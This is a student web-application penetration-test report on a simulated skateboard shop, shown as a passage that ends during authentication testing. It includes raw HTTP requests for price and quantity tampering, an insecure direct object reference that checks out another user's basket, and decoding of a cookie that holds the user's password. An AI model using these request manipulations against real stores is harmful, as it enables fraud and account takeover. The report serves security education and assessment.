Web Application Security Investigation

A web application penetration test of the Astley Skateboards web store

Darren Sherratt

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2017/2018

Note that Information contained in this document is for educational purposes.

Abstract

The penetration tester was hired to perform a detailed analysis of an e-commerce website dealing in the sales of skateboards. A valid user account was provided for use to test the application however the contracted penetration tester would have use of the whole application including user registration functionality.

This report documents the investigation and penetration test of the Astley Skateboard web application.

The background and aim of the investigation will be discussed before an explanation and justification of why the chosen methodology was used for this report.

This report will then use the methodology to systematically analyse the application and present the vulnerabilities and weaknesses found during the testing phase of the report.

The testing phase will consist of 14 stages that will consist of mapping and analysis of the site, the testing of all available functions and parameters, and the testing of the logic behind the application itself, before briefly examining the server upon which the application is hosted.

Contents

Table of Figures

ASTLEY SKATEBOARD WEB APPLICATION SECURITY INVESTIGATION

1. Background

Without rigorous testing, a web application could be vulnerable in any number of ways to attack to malicious hackers. Web application security testing involves testing, analysing, and documenting the security of the web application and any shortcomings it possesses. Vulnerabilities in a web application cannot only result in the loss of customer information, but also the loss of valuable corporate data or systems.

The average cost due to a data breach in 2017 was $3.62 million[1], and the resulting impact could cripple a company and result in further losses.

A web application penetration test consists of a systematic methodology, designed to identify vulnerabilities and vulnerable areas which could result in a data breach if a malicious hacker targeted the application.

[1] (Scrypt, 2017)

2. Aim

The aim of this investigation is to conduct a web application penetration test of a website and produce a concise report justifying the chosen methodology and documenting the findings. The testing will be conducted on a simulated test bench system of the live public facing website. This way no customer data will be breached when testing and if the web server should experience down time due to actions taken during the testing, the client will not lose revenue.

The repot will be conducted to simulate an attacker who has a valid account on the website and will assess the web application, not the operating system of the web server.

3. Methodology

For the purposes of the web application penetration test, the Web Application Hacker's Handbook methodology was chosen. This methodology works linearly through the website, building upon the previous stages. This methodology was found to be superior to other methodologies such as the OWASP methodology due to the clear and concise nature of the stages.

Furthermore, each stage was broken down into step-by-step instructions while leaving room to branch out and further explore a certain area or function.

The use of flowcharts for each stage allows for a clear understanding of which step is currently undergoing work and which steps lead on from one another. The Web Application Hacker's Handbook itself is well written, and each stage has explanations and reasoning for in depth understanding of what is being tested and why.




Figure 3.1 Web Application Hacker's Handbook Methodology [2]

[2] (Stuttard & Pinto, 2011, p. 792)

4. Testing

4.1. Application Content Mapping

a) Procedure



Linked content
1.1. Explore visible content
1.2. Consult public resources
Other content
1.3. Discover hidden content
1.4. Discover default content
Non-standard access methods
1.5. Identifier-specified functions
1.6. Debug parameters

Figure 4.1.1 - Application Content Mapping Methodology [3]

i. Explore visible content

The Burp Suite proxy was used to direct all web traffic to and from the web application through Burp Suite to record all requests for further analysis. Once all possible pages and actions had been explored, the Burp Spider was run. The Spider will follow every link on every page to map the site. As this uses the same information as shown to the user however, this did not find any hidden resources.

ii. Consult public resources

As the web application under test is not yet online, this section is invalid as no information would be gleaned from public resources.


iii. Discover hidden content

By examining the robots.txt file located on the web server, the page info.php was discovered. This page shows a large quantity of information relating to the web server itself and the technologies and services running on the web server.

To find directories and pages not advertised on the website, the package DirBuster was used. DirBuster was supplied with a wordlist which will attempt to connect to a large number of directories to determine if they exist.

DirBuster revealed an admin portal which could not initially be accessed however via methods used later in the testing process access to the admin portal was granted. The tools used in this stage were later reused to map the admin section of the web application.

DirBuster also found the page hidden.php, which contained a comment describing a door entry number. The contents of the page can be found below.



```
<!-- ***Note to self: Door entry number is 1846 -->
```

Figure 4.1.2 - Hidden.php

Full Dirbuster results can be found in Appendix F.

[3] (Stuttard & Pinto, 2011, p. 795)

iv. Discover default content

Nikto was used to discover any default content on the web application. Nikto is designed to find default and potentially insecure files, programs, and configurations. The information revealed in this scan was used again to map content using the above methods. The scans were run with and without a valid user cookie to get as much information as possible. The results of this scan can be found in Appendix B – Nikto Results.

v. Identifier-specified functions


The web application tends not to use URL parameters, generally using POST or GET requests to pass parameters. Where it does (e.g. /customers/shop.php?id=1), Burp Suite was used to quickly iterate through possible values but no further functionality was found.

vi. Debug Parameters

As before, no further functionality or information was discovered when investigating debug parameters. Using the Burp Suite Intruder, the requests were appended with various combinations of debug parameters and values. The responses were evaluated but there was further information revealed.


b) RESULTS

The most pertinent information from the info.php page is shown in Figure 4.1.3, and Figure 4.1.4. The page shows the operating system running on the web server, the version of the web server used, the OpenSSL version used, and the version of PHP the web application uses.



General	System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
	Build Date	Sep 19 2012 11:10:36

FIGURE 4.1.3 - INFO.PHP – 1




SERVER_SOFTWARE	Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
CONTEXT_DOCUMENT_ROOT	/mnt/sda2/website
SERVER_ADMIN	you@example.com

FIGURE 4.1.4 - INFO.PHP – 2

Nikto also showed a valid file at cgi-bin/printenv also showing a potential vulnerability for 'shellshock' using this location. Accessing cgi-bin/printenv showed information of the same calibre as info.php including the location of the printenv function on the web server. This information could provide an attacker with a clearer view of the server itself, allowing for more precise attacks.

Nikto also detected a folder on the web server at /database/. Browsing to this folder showed a file that when downloaded, shows the table structure of the MySQL database used in the web application.



Index of /database

Name	Last modified	Size	Description
Parent Directory		-	
New Project 20161115..>	2016-11-15 07:51	5.2K	

FIGURE 4.1.5 - INDEX OF /DATABASE

Using vulnerabilities found later in the examination the hosted website files were accessed and the full functionality of the website could be mapped accurately.

A complete map of the web application can be found in Appendix A – Site Map.

4.2. APPLICATION ANALYSIS

a) PROCEDURE



2.1. Identify functionality
2.2. Identify data entry points
2.3. Identify technologies
2.4. Map the attack surface

FIGURE 4.2.1 - APPLICATION ANALYSIS METHODOLOGY [4]

i. Identify functionality

In this stage, the website was examined in further detail using the Burp Proxy. This allowed for each request to be observed and the intended actions of each request noted. This stage resulted in an understanding of how the website and its features operated. The database technology remained unknown as these requests are handled server-side.

ii. Identify data entry points

Data entry points for the application were recorded for later stages. These entry points included the log in and register forms, POST requests, cookies, and URL parameters.

Each user has the choice to upload an image to be used as a profile picture. This upload feature, if vulnerable, could allow for files other than images to be uploaded; this would provide a malicious attacker with significant potential.

iii. Identify technologies

In the previous stage, info.php included the versions of technologies used in the web app. To confirm, the tool HTTPrint was used to identify the web server and the corresponding technologies using web server characteristics.


iv. Map the attack surface

With the knowledge of how the web server operates, pages with the highest potential for vulnerabilities will have more time devoted to them than those with a lower potential. The login and register pages stood out as candidates for SQL injection and the file upload for the user image could provide significant functionality if vulnerable.

[4] (Stuttard & Pinto, 2011, p. 798)

b) Results

The results of HTTPrint matched the results attained through the info.php page, confirming the technologies used on the web server.



```
Administrator: C:\Windows\System32\cmd.exe
C:\Users\amg\Downloads\HTTPrint>httprint.exe -h http://192.168.1.10 -s signature
s.txt
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

Finger Printing on http://192.168.1.10:80/
Finger Printing Completed on http://192.168.1.10:80/
--------------------------------------------------
Host: 192.168.1.10
Derived Signature:
Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
811C9DC56ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
6ED3C2956ED3C2956ED3C295811C9DC5E2CE6927811C9DC56ED3C295811C9DC5
6ED3C2956ED3C2952A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295E25A5D20E2CE6927E2CE6923

Banner Reported: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
Banner Deduced: Apache/2.0.x
Score: 95
Confidence: 57.23
------------------------
Scores:
```

Figure 4.2.2 - HTTPrint Results

4.3. CLIENT-SIDE CONTROL TESTING

a) PROCEDURE




FIGURE 4.3.1 - CLIENT-SIDE CONTROL TESTING METHODOLOGY[5]

i. Transmission of data via client

During a standard customer transaction of the site comprised of browsing, selecting, and purchasing an item, URL parameters are used in several events. When adding items to the cart, the item name, item price, user ID, and quantity of items are passed as POST parameters to the web application function save_order.php.

When completing an order, the application uses a URL parameter to determine which user's basket to checkout. The parameter update_id = x is appended to cart_items.php, where x is the user ID; this completes the transaction and adds the order to the previous orders menu.

ii. Client-side input controls

All input controls were tested by entering large amounts of data and JavaScript code into each user input but none were found to be constrained by client side controls.


iii. Browser extensions

As with client-side input controls, no browser extensions were found in the web application. To test for browser extensions each request was captured and examined in Burp Suite but no indicators of browser extensions were found.

[5] (Stuttard & Pinto, 2011, p. 800)

b) RESULTS

Using the Burp Proxy, it was possible to add items to another user's basket, change the price, quantity, and name of the order, and checkout any user.




```
POST /customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Referer:
http://192.168.1.10/customers/add_to_cart.php?cart=7
Cookie: PHPSESSID=4p8b2mr5e1kco1okaa7ktbjkr0;
SecretCookie=nTSwn2kuLxObLJAeoTSvYzAioGcjLKAmq29lMQbkAGN4
AmR0AQHk
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

order_name=Stinger1&order_price=60&user_id=1&order_quanti
ty=1337&order_save=
```

```
HTTP/1.1 200 OK
Date: Mon, 23 Oct 2017 00:30:08 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Content-Length: 113
Connection: close
Content-Type: text/html


<script>alert('Item successfully added to
cart!')</script><script>window.open('shop.php?id=1','_sel
f')</script>
```

FIGURE 4.3.2 - SAVE ORDER MODIFICATION


As shown in Figure 4.3.2, the parameters for the order are sent in a POST request. Modifying them enables a user to change any parameter



Name of Item.	Belter1
Price.	100
Image.	

```
POST /customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/add_to_cart.php?cart=5
Cookie: PHPSESSID=lqm702pkchs5batsgpcr5ehee7;
SecretCookie=nTSwn2kuLxObLJAeoTSvYzAioGcbLJAeoTSvBwR1ZGN5ZwR3AmN%3D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

order_name=Belter1&order_price=50&user_id=1&order_quantity=1&order_save=
```

FIGURE 4.3.3 - PRICE CHANGE IN PROXY




Item	Price	Quantity	Total
Belter1	£ 100	1	£ 100
Belter1	£ 50	1	£ 50
		Total Price Ordered:	£ 150

FIGURE 4.3.4 - PRICE CHANGE CONFIRMATION

As shown in Figure 4.3.3 and Figure 4.3.4, the price can be changed and the order completes with the new price.

Using the Burp Repeater, a GET request can be made to checkout another user's order. To test this, a new user was created and the checkout request copied – changing the user ID to that of the supplied user account. As shown below, the order completes using the ID of '1' – the supplied user account.




```
GET /customers/cart_items.php?update_id=1 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/cart_items.php
Cookie: PHPSESSID=lqm702pkchs5batsgpcr5ehee7;
SecretCookie=nTSwn2kuLxObLJAeoTSvYzAioGcbLJAeoTSvBwR1ZQt2
BGZlAwL%3D
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Mon, 23 Oct 2017 00:30:17 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Location: orders.php
Connection: close
Content-Type: text/html
Content-Length: 14031


                <script>alert('Item/s successfully
ordered!')</script>
```

FIGURE 4.3.5 - CHECKING OUT ANOTHER USER'S BASKET


Each user is supplied with a secret cookie upon logging in. Using the Burp Proxy the cookie can be extracted for further inspection. After some trial and error it was discovered that the cookie was formed using the user email, the user password, and the time of login (per the servers bios time), in epoch time. This information was encoded in base64 using a ROT13 cypher to form the cookie. The deciphering of the cookie can be seen in Figure 4.3.6 and Figure 4.3.7.



```
qKAypxO1p2IlYzAioGcjLKAmq29lMQbkAGN4Awt3AwL1
```

```
user@user.com:password:1508687665
```

FIGURE 4.3.6 - COOKIE DECODE



Enter epoch timestamp in seconds or millis: 1508685314 Convert 22/10/2017, 16:15:14

FIGURE 4.3.7 - COOKIE TIME CONVERSION

4.4. AUTHENTICATION MECHANISM TESTING

a) PROCEDURE



4.1. Understand the mechanism
Data attacks
4.2. Test password quality
4.3. Test for username enumeration
4.4. Test for password guessing
Special functions
4.5. Test account recovery
4.6. Test "remember me"
4.7. Test impersonation functions
Credential handling
4.8. Test username uniqueness
4.9. Test credential predictability
4.10. Check for unsafe transmission
4.11. Check for unsafe distribution
4.12. Check for insecure storage
Authentication logic
4.13.1. Test for fail-open logic
4.13.2. Test multistage processes
4.14. Exploit vulnerabilities

FIGURE 4.4.1 - AUTHENTICATION MECHANISM TESTING METHODOLOGY [6]

i. Understand the mechanism

Access of the web application is achieved through use of the email address the user signs up with, and a password set by the user. There is no method in place to recover a lost account if a user forgets their password or if their account has been compromised. As there is no implementation of two-factor authentication, if a user's credentials are compromised, the attacker will immediately have access to the user account.

An email address can only be used to create one account; the app will flag up an alert and prevent registration if a second account with the same email is registered.

ii. Test password quality

While an account cannot be set up with no password, there is no minimum password length in place to prevent a user from signing up with a single character password. Additionally, upper and lowercase letters are interchangeable, vastly reducing the strength of a password.

A user can change their password once the web application has been accessed but the value in the current password field does not need to be the current password – any value will permit a password change.


Additionally, there is no preventative feature to stop users from reusing old passwords that could have been previously breached or brute forced.

[6] (Stuttard & Pinto, 2011, p. 805)

The maximum length of a password is 1,000 characters however, allowing for very secure user passwords.

iii. Test for username enumeration

